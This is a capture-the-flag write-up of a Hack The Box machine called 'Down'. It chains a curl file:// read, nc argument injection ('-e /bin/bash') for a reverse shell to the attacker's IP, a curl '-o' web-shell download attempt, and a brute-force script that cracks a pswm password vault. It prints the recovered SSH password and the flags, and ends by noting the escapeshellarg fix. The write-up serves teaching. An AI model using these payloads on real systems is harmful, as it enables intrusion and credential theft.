Overview
The machine starts by a website that checks if URLs are up or down, abusing the curl backend by bypassing the http/https regex filter with a secondary file:// URL to read local files, reading the PHP source reveals a hidden expertmode=tcp endpoint that builds an nc command using escapeshellcmd which doesn't escape dashes, allowing argument injection via -e /bin/bash to get a reverse shell as www-data, then finding a pswm password manager database in aleks home directory and brute-forcing its master password with rockyou using cryptocode to decrypt an ssh password for aleks, who has full sudo privileges to switch to root.
Enumeration
we're gonna start with nmap scan
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/down]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.234.87
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-05 14:04 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:04
Completed NSE at 14:04, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:04
Completed NSE at 14:04, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:04
Completed NSE at 14:04, 0.00s elapsed
Initiating Ping Scan at 14:04
Scanning 10.129.234.87 [2 ports]
Completed Ping Scan at 14:04, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:04
Completed Parallel DNS resolution of 1 host. at 14:04, 0.11s elapsed
Initiating Connect Scan at 14:04
Scanning 10.129.234.87 [1000 ports]
Discovered open port 22/tcp on 10.129.234.87
Discovered open port 80/tcp on 10.129.234.87
Completed Connect Scan at 14:05, 19.07s elapsed (1000 total ports)
Initiating Service scan at 14:05
Scanning 2 services on 10.129.234.87
Completed Service scan at 14:05, 6.42s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.234.87.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:05
Completed NSE at 14:05, 6.03s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:05
Completed NSE at 14:05, 0.92s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:05
Completed NSE at 14:05, 0.00s elapsed
Nmap scan report for 10.129.234.87
Host is up, received syn-ack (0.26s latency).
Scanned at 2026-06-05 14:04:55 PDT for 33s
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 f6:cc:21:7c:ca:da:ed:34:fd:04:ef:e6:f9:4c:dd:f8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBL9eTcP2DDxJHJ2uCdOmMRIPaoOhvMFXL33f1pZTIe0VTdeHRNYlpm2a2PumsO5t88M7QF3L3d6n1eRHTTAskGw=
| 256 fa:06:1f:f4:bf:8c:e3:b0:c8:40:21:0d:57:06:dd:11 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJwLt0rmihlvq9pk6BmFhjTycNR54yApKIrnwI8xzYx/
80/tcp open  http    syn-ack Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
| _http-title: Is it down or just me?
| _http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:05
Completed NSE at 14:05, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:05
Completed NSE at 14:05, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:05
Completed NSE at 14:05, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.21 seconds
and we got 2 open ports
- SSH running OpenSSH 8.9pl
- http without any virtual hosting
Lets take a look at the website

and you can guess what it does, it takes a URL and and checks if the website is up or down when it comes to this kind of websites there is a lot of attacks we can try starting from file disclosure down the road to command injection but first thing i always do I start an http server and add my own IP to see if it leaks any type of technology
and as you can see we got a hit from the website
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/down]
└──╼ [★]$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.16.83] from (UNKNOWN) [10.129.234.87] 39882
GET / HTTP/1.1
Host: 10.10.16.83
User-Agent: curl/7.81.0
Accept: */*
this response already leaks more than you know, the idea of User-Agent: curl means that the website check happens using curl meaning that it takes the URL and executes a command on it so lets try to escape that command to inject our own command

we also can try for file:/// to read files out of the system but we get only http and https allowed so back to our initial plan lets intercept the request and play with that page
File disclosure

tried escaping the input multiple ways to inject a command but it didn't work out so back to curl command which can accept multiple URL in a single command like this curl google.com localhost and it'll curl both so when i tried for file:/// it told me that it accepts only http and https but what if i gave it two URLs an http one and a file one
if we tried to do it from the website itself it won't work cause there is a script in the front-end that checks and asks to enter a URL so we'll do it from the repeater and as you can see we've got the passwd file
we saw earlier that the website is written in PHP as the index page is index.php so I wanted to get this page source code
<?php
if (isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp') {
<SNIP>

if (isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' && isset($_POST['ip']) && isset($_POST['port'])) {
    $ip = trim($_POST['ip']);
    $valid_ip = filter_var($ip, FILTER_VALIDATE_IP);
    $port = trim($_POST['port']);
    $port_int = intval($port);
    $valid_port = filter_var($port_int, FILTER_VALIDATE_INT);

    if ($valid_ip && $valid_port) {
        $rc = 255;
        $output = '';
        $ec = escapeshellcmd("/usr/bin/nc -vz $ip $port");
        exec($ec . " 2>&1", $output, $rc);
<SNIP>
} elseif (isset($_POST['url'])) {
    $url = trim($_POST['url']);
    if (preg_match('|^https?://|', $url)) {
        $rc = 255;
        $output = '';
        $ec = escapeshellcmd("/usr/bin/curl -s $url");
        exec($ec . " 2>&1", $output, $rc);
<SNIP>
}
?>
and there is multiple things we need to explain but first I'll map the website Based on the source code it has 2 modes
- Normal mode
- Expert mode
Attempt to abuse normal mode
Normal Mode accepts a URL as you can see then it does this if ( preg_match('|^https?://|',$url) ) which is why our file:/// technique worked
what happens is it looks if the given URL matches the allowed regex which is a URL starts with http or https but it doesn't check if it has file:/// or not, all it cares about that it starts with http or https
the issue with this normal mode that it doesn't do any type of check on that URL rather than this http or https start so why did our command injection fail ?
cause it doesn't run curl using exec function directly which just runs the command but it uses
escapeshellcmdwhich escapes these characters based on the documentation, but it doesn't escape spaces that's why also ourfile:///technique workedone other thing, this
escapecmdshellfunction doesn't escape-means we can do argument in the URL, meaning we can serve aphpshell on our attacker device and and download it to the target using the-ooption for output with curl, which will drop the shell in the web root and we can get acmdinjectionalso another way but it isn't applicable here, is dropping an SSH key and login
why wouldn't the SSH key trick work cause look at this ?
when i get the file /proc/self/environ it returned this and the user runs the server is www-data which got /nologin and no home directory so we are going for the argument injection trick
APACHE_RUN_DIR=/var/run/apache2
SYSTEMD_EXEC_PID=1108
APACHE_PID_FILE=/var/run/apache2/apache2.pid
JOURNAL_STREAM=8:25607
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
INVOCATION_ID=df05dca1e4ee4a3e815e288f45d8b4fb
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_USER=www-data
APACHE_RUN_GROUP=www-data
APACHE_LOG_DIR=/var/log/apache2
PWD=/var/www/html
so what we need to do I will use a web php shell from laudanum and start a server on my attacker using this
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/down/www]
└──╼ [★]$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
then i will inject this but make sure to URL encode it first using Ctrl+u
url=http://10.10.16.83/shell.php -o shell.phpafter the request goes through you'll get this on your server logs
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/down/www]
└──╼ [★]$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.234.87 - - [05/Jun/2026 08:00:03] "GET /shell.php HTTP/1.1" 200 -
but one thing might prevent us from doing this, is if we don't have write access as www-data over the /var/www/data and i think this is the case here
ExpertMode abuse
Expert mode takes an IP and port and runs escapeshellcmd("/usr/bin/nc -vz $IP $PORT")
but there is something i missed in the initial source code review
  $ip = trim($_POST['ip']);
  $valid_ip = filter_var($ip, FILTER_VALIDATE_IP);
  $port = trim($_POST['port']);
  $port_int = intval($port);
  $valid_port = filter_var($port_int, FILTER_VALIDATE_INT);
  if ( $valid_ip && $valid_port ) {
    $rc = 255; $output = '';
    $ec = escapeshellcmd("/usr/bin/nc -vz $ip $port");
it takes an IP and checks if it is an actual IP using FILTER_VALIDATE_IP which returns true if it is valid IP
it also takes port then it converts the $port to integer using intval which grabs an integer out of string so if i give it 10text it'll return 10 and it stores it in $port_int
then it validates that this $port_int is actual integer using FILTER_VALIDATE_INT which returns true if it is valid integer
but the issue is at the command itself
it extract the integer out of port to use it for the check but when it runs the command it doesn't use the $port_int but it uses the original string instead so no matter what you type in that port will pass the check and get to the execution part even if it isn't an integer
Shell as www-data
and as you can see with expertmode=tcp we get a different page

when i enter my IP address and port 4444 while I am listening I get this so we can we abuse this with the -e option ?
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/down]
└──╼ [★]$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.83] from (UNKNOWN) [10.129.234.87] 37666
so i sent this request when I am listening on 4444
POST /index.php?expertmode=tcp HTTP/1.1
Host: 10.129.234.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:151.0) Gecko/20100101 Firefox/151.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://10.129.234.87
Connection: close
Referer: http://10.129.234.87/index.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ip=10.10.16.83&port=4444+-e+/bin/bash
and as you can see we got a shell back
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/down]
└──╼ [★]$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.83] from (UNKNOWN) [10.129.234.87] 42402

whoami
www-data
we got the user flag
www-data@down:/home/aleks$ cd /var/www/html/
www-data@down:/var/www/html$ ls
index.php  logo.png  style.css  user_aeT1xa.txt
www-data@down:/var/www/html$ cat user_aeT1xa.txt
d4bc94b386ef7c8113698a8c4951cacd
and because we got access to the user's aleks home directory i started looking into his files and i found this pswm which might be an abbreviation for password manager so lets read those files
www-data@down:/opt$ find / -user aleks 2>/dev/null
/home/aleks
/home/aleks/.lesshst
/home/aleks/.bashrc
/home/aleks/.sudo_as_admin_successful
/home/aleks/.local
/home/aleks/.local/share
/home/aleks/.local/share/pswm
/home/aleks/.local/share/pswm/pswm
/home/aleks/.cache
/home/aleks/.ssh
/home/aleks/.profile
/home/aleks/.bash_logout
and I've got this file and I don't know what's in it for now, but the folder name is pswm and usually the folders in the share directory created by a software so maybe if we search this we can find out what it is
www-data@down:/home/aleks/.local/share/pswm$ cat pswm
e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/kLggw==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BFaKEviDCHBQ==www-data@down:/home/aleks/.local/share/pswm$
after searching, found out this pswm is a command line tool to store passwords and it uses cryptocode to encrypt its password so now we can bruteforce its master password lets create a script for this
this is the script where we open the wordlist and try to decrypt with it if it worked we print the master password which is the word in this script and print the decrypted text which is worked the decrypted text is what we're looking for
import os
import sys
import cryptocode

text = ""
with open("./aleks.pswm") as encrypted:
    text = encrypted.readline()
    print(text)

with open("/usr/share/wordlists/rockyou.txt", "r", errors="ignore") as wordlist:
    words = wordlist.readlines()
    for word in words:
        worked = cryptocode.decrypt(text, word.strip())
        if worked:
            print(word)
            print(worked)
            sys.exit(0)
and i used errors="ignore" just to ignore any encoding issue, if you care about best practice you check decoding will work here and specify it
so when i ran it i got this
the master password is flower, and the decrypted password looks like ssh password for the user aleks so lest login with it
(.venv) ┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/down]
└──╼ [★]$ python3 brute.py
e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/kLggw==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BFaKEviDCHBQ==

flower

pswm    aleks   flower
aleks@down      aleks   1uY3w22uc-Wr{xNHR~+E
Shell as aleks
and the user aleks can run any command on the system using sudo
(.venv) ┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/down]
└──╼ [★]$ ssh aleks@10.129.234.87
The authenticity of host '10.129.234.87 (10.129.234.87)' can't be established.
ED25519 key fingerprint is SHA256:uq3+WwrPajXEUJC3CCuYMMlFTVM8CGYqMtGB9mI29wg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.234.87' (ED25519) to the list of known hosts.
(aleks@10.129.234.87) Password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-138-generic x86_64)

 System information as of Fri Jun 5 04:01:25 PM UTC 2026

  System load: 0.0
  Usage of /: 52.7% of 6.92GB
  Memory usage: 11%
  Swap usage: 0%
  Processes: 228
  Users logged in: 0
  IPv4 address for eth0: 10.129.234.87
  IPv6 address for eth0: dead:beef::a0de:adff:fe35:9356
Last login: Tue Jun 10 15:47:07 2025 from 10.10.14.67
aleks@down:~$ sudo -l
[sudo] password for aleks:
Matching Defaults entries for aleks on down:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User aleks may run the following commands on down:
    (ALL : ALL) ALL
Shell as root
so lets switch user to root
aleks@down:~$ sudo su
root@down:/home/aleks# cat /root/root.txt
87bb9869a311b8abb5fb4d3c7248fdcb
root@down:/home/aleks#
and the machine is rooted
Beyond root
I wanted to look at the /var/www/html directory to see if we didn't have write access over it
aleks@down:/var/www/html$ ls -la
total 332
drwxr-xr-x 2 root root 4096 Apr 8 2025 .
drwxr-xr-x 3 root root 4096 Sep 6 2024 ..
-rw-r--r-- 1 root root 3041 Sep 6 2024 index.php
-rw-r--r-- 1 root root 316218 Sep 6 2024 logo.png
-rw-r--r-- 1 root root 1794 Sep 6 2024 style.css
-r--r--rw- 1 root root 33 Apr 8 2025 user_aeT1xa.txt
and yes it is owned by root and that's why the argument injection didn't work
one more thing, there is a function called escapeshellarg to escape the argument itself before you check it rather than just checking on the entire command using escapeshellcmd which is safer in general just in case you are wondering or you even came across it in the future